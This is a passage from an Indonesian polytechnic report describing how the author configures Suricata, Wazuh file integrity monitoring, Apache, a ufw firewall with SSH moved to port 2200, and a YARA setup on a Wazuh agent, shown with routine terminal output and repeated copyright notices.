Perintah `nano` digunakan untuk mengedit *file* `rules` Suricata. *File* `suricata.yaml` adalah *file* konfigurasi utama yang digunakan Suricata untuk melakukan berbagai konfigurasi.

```

root@wazuh:/tmp# nano /etc/suricata/suricata.yaml
root@wazuh:/tmp#
  
```


Gambar 4.24 Pengeditan File Rules Suricata



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Mengedit beberapa bagian pada *file rules* Suricata. Bagian-bagian yang diedit adalah HOME_NET, EXTERNAL_NET, *default-rule-path*, *rule-files*, *stats enabled*, dan *interface*. Setelah diedit, konfigurasi tersebut dapat disimpan.




Gambar 4.25 Isi File Rules Suricata yang Telah Diedit

Perintah *ifconfig* digunakan untuk melakukan pengecekan konfigurasi jaringan yang telah diubah pada *file rules* Suricata sebelumnya. *Ifconfig* dapat menampilkan status dan konfigurasi *interface* jaringan, serta mengaktifkan dan menonaktifkan *interface* jaringan.



Gambar 4.26 Pengecekan Konfigurasi Jaringan

Perintah *systemctl* untuk mengelola *service* atau layanan di sistem Linux berbasis *systemd*. Perintah *restart* untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah Suricata karena sebelumnya telah menambahkan konfigurasi.



Gambar 4.27 Pembaruan Konfigurasi Suricata yang Telah Ditambahkan



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Perintah nano digunakan untuk mengedit *file* konfigurasi OSSEC. *File* tersebut merupakan *file* konfigurasi utama untuk Wazuh dan *file* ini menentukan semua pengaturan Wazuh.




Gambar 4.28 Pengeditan File Konfigurasi OSSEC

Menambahkan *log* JSON pada *file* konfigurasi OSSEC tersebut. Konfigurasi tersebut digunakan untuk mengumpulkan *log* dari *file* eve.json milik Suricata. Tujuannya adalah agar Wazuh dapat membaca dan menganalisis *output log* dari Suricata.



Gambar 4.29 Isi File Konfigurasi OSSEC yang Telah Diedit

Perintah *systemctl* untuk mengelola *service* atau layanan di sistem Linux berbasis *systemd*. Perintah *restart* untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah Wazuh *agent* karena sebelumnya telah menambahkan konfigurasi.




Gambar 4.30 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Berikut ini adalah hasil dari Suricata yang telah berhasil diinstalasi pada Wazuh *agent* yang dapat dilihat pada Gambar 4.31. *Rules* yang terpicu adalah Suricata: Alert - GPL ICMP_INFO PING *NIX.



Gambar 4.31 Hasil Suricata yang Telah Berhasil Diinstal pada Wazuh Agent

4.3.4 Instalasi Web Server pada Wazuh Agent

Perintah `apt-get` merupakan *tool* manajemen paket untuk mengelola *software*. Perintah `update` merupakan opsi untuk mengunduh ulang informasi terbaru tentang semua paket dari repositori yang terdaftar.

```

root@wazuh:/home/agent2# apt update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu jammy InRelease
Get:3 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [2,343 kB]
Hit:4 http://id.archive.ubuntu.com/ubuntu jammy InRelease
Get:5 http://id.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:6 http://id.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [2,591 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [355 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [3,442 kB]
Get:10 http://id.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [419 kB]
Get:11 http://id.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [3,568 kB]
Get:12 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [614 kB]
Get:13 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [974 kB]
Get:14 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [210 kB]
Get:15 http://id.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [636 kB]
Get:16 http://id.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,204 kB]
Get:17 http://id.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [297 kB]
Get:18 http://id.archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [68.8 kB]
Get:19 http://id.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [30.0 kB]
Fetched 17.1 MB in 15s (1,137 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
59 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@wazuh:/home/agent2#
  
```

Gambar 4.32 Pembaruan Daftar Paket

Perintah `apt-get` merupakan *tool* manajemen paket untuk mengelola *software*. Perintah `install` untuk menginstal satu atau lebih paket. Paket yang diinstal adalah *web server* Apache.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh:/home/agent2# apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.3-0 mailcap
  mime-support ssl-cert
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.3-0
  mailcap mime-support ssl-cert
0 upgraded, 12 newly installed, 0 to remove and 59 not upgraded.
Need to get 2,107 kB of archives.
After this operation, 8,411 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libapr1 amd64 1.7.0-8ubuntu0.22.04.2 [108 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1 amd64 1.6.1-5ubuntu4.22.04.2 [92.8 kB]
Get:3 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-dbd-sqlite3 amd64 1.6.1-5ubuntu4.22.04.2 [11.3
kB]
Get:4 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-ldap amd64 1.6.1-5ubuntu4.22.04.2 [9,170 B]
Get:5 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 liblua5.3-0 amd64 5.3.6-1build1 [140 kB]
Get:6 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-bin amd64 2.4.52-1ubuntu4.14 [1,349 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-data all 2.4.52-1ubuntu4.14 [165 kB]
Get:8 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-utils amd64 2.4.52-1ubuntu4.14 [89.0 kB]
Get:9 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 mailcap all 3.70+nmu1ubuntu1 [23.8 kB]
Get:10 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 mime-support all 3.66 [3,696 B]
Get:11 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2 amd64 2.4.52-1ubuntu4.14 [97.9 kB]
Get:12 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 ssl-cert all 1.1.2 [17.4 kB]
Fetched 2,107 kB in 6s (334 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libapr1:amd64.
(Reading database ... 116053 files and directories currently installed.)

```

Gambar 4.33 Instalasi Web Server Apache

Perintah `systemctl` untuk mengelola *service* atau layanan di sistem Linux berbasis `systemd`. Perintah `status` untuk melakukan pengecekan keberhasilan instalasi *service* tersebut. *Service* yang dimaksud adalah Apache2 karena sebelumnya telah diinstalasi.

```

root@wazuh:/home/agent2# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2025-05-20 07:55:30 UTC; 1min 44s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 3450 (apache2)
    Tasks: 55 (limit: 2224)
     Memory: 4.9M
        CPU: 71ms
    CGroup: /system.slice/apache2.service
            └─3450 /usr/sbin/apache2 -k start
              └─3451 /usr/sbin/apache2 -k start
                └─3453 /usr/sbin/apache2 -k start

May 20 07:55:30 wazuh systemd[1]: Starting The Apache HTTP Server...
May 20 07:55:30 wazuh apache2ctl[3449]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name
May 20 07:55:30 wazuh systemd[1]: Started The Apache HTTP Server.

```

Gambar 4.34 Pengecekan Keberhasilan Instalasi Web Server Apache

Tampilan *web server* Apache Wazuh agent dapat diakses dengan cara membuka IP address *localhost*, yaitu 127.0.0.1 dan *port forwarding*, yaitu 8001 melalui *browser*. Berikut ini adalah tampilan *default* dari *web server* Apache pada Wazuh agent yang dapat dilihat pada Gambar 4.35.



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.35 Tampilan Web Server Apache pada Wazuh Agent


4.3.5 Konfigurasi Firewall pada Wazuh Agent

Melakukan pengecekan status *firewall*, mengaktifkan *firewall*, dan melakukan pengecekan kembali status *firewall* setelah diaktifkan pada Wazuh agent.



Gambar 4.36 Pengecekan dan Pengaktifan Firewall pada Wazuh Agent

Perintah *nano* digunakan untuk mengubah *file* konfigurasi SSH. *File* tersebut merupakan *file* konfigurasi utama SSH server (*sshd*) karena *file* ini mengatur bagaimana server SSH bekerja.



Gambar 4.37 Pengeditan File Konfigurasi SSH

Mengubah isi *file* konfigurasi SSH pada bagian *port* 22 menjadi *port* 2200. Mengubah *port default* SSH tersebut menjadi *port* lain pada Wazuh agent, tujuannya adalah agar tidak mudah diketahui oleh *attacker*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

GNU nano 6.2 /etc/ssh/sshd_config *
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 2200
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO
  
```

Gambar 4.38 Isi File Konfigurasi SSH yang Telah Ditambahkan

Perintah `systemctl` untuk mengelola *service* atau layanan di sistem Linux berbasis `systemd`. Perintah `restart` untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah SSH karena sebelumnya telah menambahkan konfigurasi.

```

root@wazuh:/home/agent2# systemctl restart ssh
root@wazuh:/home/agent2#
  
```

Gambar 4.39 Pembaruan Konfigurasi SSH yang Telah Ditambahkan

Perintah `ufw status` untuk melakukan pengecekan status *firewall*. Gambar 4.40 menunjukkan hasil *port* SSH yang telah diubah pada *firewall* dan statusnya *allow*.

```

root@wazuh:/home/agent2# ufw status
Status: active

To Action From
--
Apache ALLOW Anywhere
2200/tcp ALLOW Anywhere
Apache (v6) ALLOW Anywhere (v6)
2200/tcp (v6) ALLOW Anywhere (v6)
  
```

Gambar 4.40 Hasil Konfigurasi Firewall yang Telah Ditambahkan



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.3.6 Penerapan FIM pada Wazuh Agent

Perintah nano digunakan untuk mengedit *file* konfigurasi OSSEC. *File* tersebut merupakan *file* konfigurasi utama untuk Wazuh dan *file* ini menentukan semua pengaturan Wazuh.

```
root@wazuh:/home/agent2# nano /var/ossec/etc/ossec.conf
root@wazuh:/home/agent2#
```

Gambar 4.41 Pengeditan File Konfigurasi OSSEC

Menerapkan FIM pada *file* konfigurasi OSSEC. Caranya adalah menambahkan direktori yang ingin dimonitoring oleh FIM, yaitu `/home/agent2/yara/malware`. FIM akan memonitoring direktori tersebut secara *real-time*.

```
GNU nano 6.2 /var/ossec/etc/ossec.conf

<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>43200</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Directories to check (perform all possible verifications) -->
  <directories>/etc,/usr/bin,/usr/sbin</directories>
  <directories>/bin,/sbin,/boot</directories>
  <directories realtime="yes"/home/agent2/yara/malware</directories>

  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
  <ignore>/etc/httpd/logs</ignore>
  <ignore>/etc/utmpx</ignore>
  <ignore>/etc/wtmpx</ignore>
  <ignore>/etc/cups/certs</ignore>
  <ignore>/etc/dumpdates</ignore>
  <ignore>/etc/svc/volatile</ignore>
```

Gambar 4.42 Penerapan FIM pada File Konfigurasi OSSEC

Perintah `systemctl` untuk mengelola *service* atau layanan di sistem Linux berbasis systemd. Perintah `restart` untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah Wazuh agent karena sebelumnya telah menambahkan konfigurasi.

```
root@wazuh:/home/agent2# systemctl restart wazuh-agent
root@wazuh:/home/agent2#
```

Gambar 4.43 Pembaruan Konfigurasi yang Telah Ditambahkan




Hak Cipta:

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber:
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.3.7 Penerapan YARA pada Wazuh Agent

Perintah `apt-get` merupakan *tool* manajemen paket untuk mengelola *software*. Perintah `update` merupakan opsi untuk mengunduh ulang informasi terbaru tentang semua paket dari repositori yang terdaftar.




```

root@wazuh:/home/agent2# sudo apt update
Hit:1 http://id.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://id.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:4 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu jammy InRelease
Get:5 http://id.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [2,312 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [2,556 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [352 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [3,366 kB]
Get:10 http://id.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [415 kB]
Get:11 http://id.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [3,485 kB]
Get:12 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [601 kB]
Get:13 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [974 kB]
Get:14 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [210 kB]
Get:15 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [39.6 kB]
Get:16 http://id.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [620 kB]
Get:17 http://id.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,203 kB]
Get:18 http://id.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [297 kB]
Get:19 http://id.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [46.5 kB]
Get:20 http://id.archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [68.8 kB]
Get:21 http://id.archive.ubuntu.com/ubuntu jammy-backports/main Translation-en [11.4 kB]
Fetched 16.9 MB in 18s (945 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
92 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@wazuh:/home/agent2#
  
```

Gambar 4.44 Pembaruan Daftar Paket

Melakukan instalasi dependensi yang dibutuhkan. Perintah tersebut untuk menginstal sejumlah paket penting di Linux yang dibutuhkan untuk membangun (*compile*) dan menjalankan aplikasi dari *source code*, serta untuk memanipulasi data JSON.



```

root@wazuh:/home/agent2# sudo apt install -y make gcc autoconf libtool libssl-dev pkg-config jq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  automake autotools-dev bzip2 cpp cpp-11 fontconfig-config fonts-dejavu-core gcc-11 gcc-11-base libasan6 libatomic1
  libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libdeflate0 libdpkg-perl libfile-fcntllock-perl libfontconfig1
  libgcc-11-dev libgd3 libgomp1 libisl23 libitm1 libjpeg8 libjpeg-turbo8 libjpeg9 libjq1 liblsan0 libltdl-dev libltdl7
  libmpc3 libnsl-dev libonig5 libquadmath0 librtmp1 libtirpc-dev libtsan0 libubsan1 libwebp7 libxpm4 linux-libc-dev m4
  manpages-dev rpcsvc-proto
Suggested packages:
  autoconf-archive gnu-stardards autoconf-doc gettext bzip2-doc cpp-doc gcc-11-locale gcc-multilib flex bison gdb gcc-doc
  gcc-11-multilib gcc-11-doc glibc-doc debian-keyring bzip2 libgd-tools libtool-doc libssl-doc gfortran fortran95-compiler
  gcj-jdk m4-doc make-doc dpkg-dev
The following NEW packages will be installed:
  autoconf automake autotools-dev bzip2 cpp cpp-11 fontconfig-config fonts-dejavu-core gcc gcc-11 gcc-11-base jq libasan6
  libatomic1 libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libdeflate0 libdpkg-perl libfile-fcntllock-perl
  libfontconfig1 libgcc-11-dev libgd3 libgomp1 libisl23 libitm1 libjpeg8 libjpeg-turbo8 libjpeg9 libjq1 liblsan0 libltdl-dev
  libltdl7 libmpc3 libnsl-dev libonig5 libquadmath0 librtmp1 libtirpc-dev libtool libtsan0 libubsan1 libwebp7
  libxpm4 linux-libc-dev m4 make manpages-dev pkg-config rpcsvc-proto
0 upgraded, 53 newly installed, 0 to remove and 92 not upgraded.
Need to get 53.4 MB of archives.
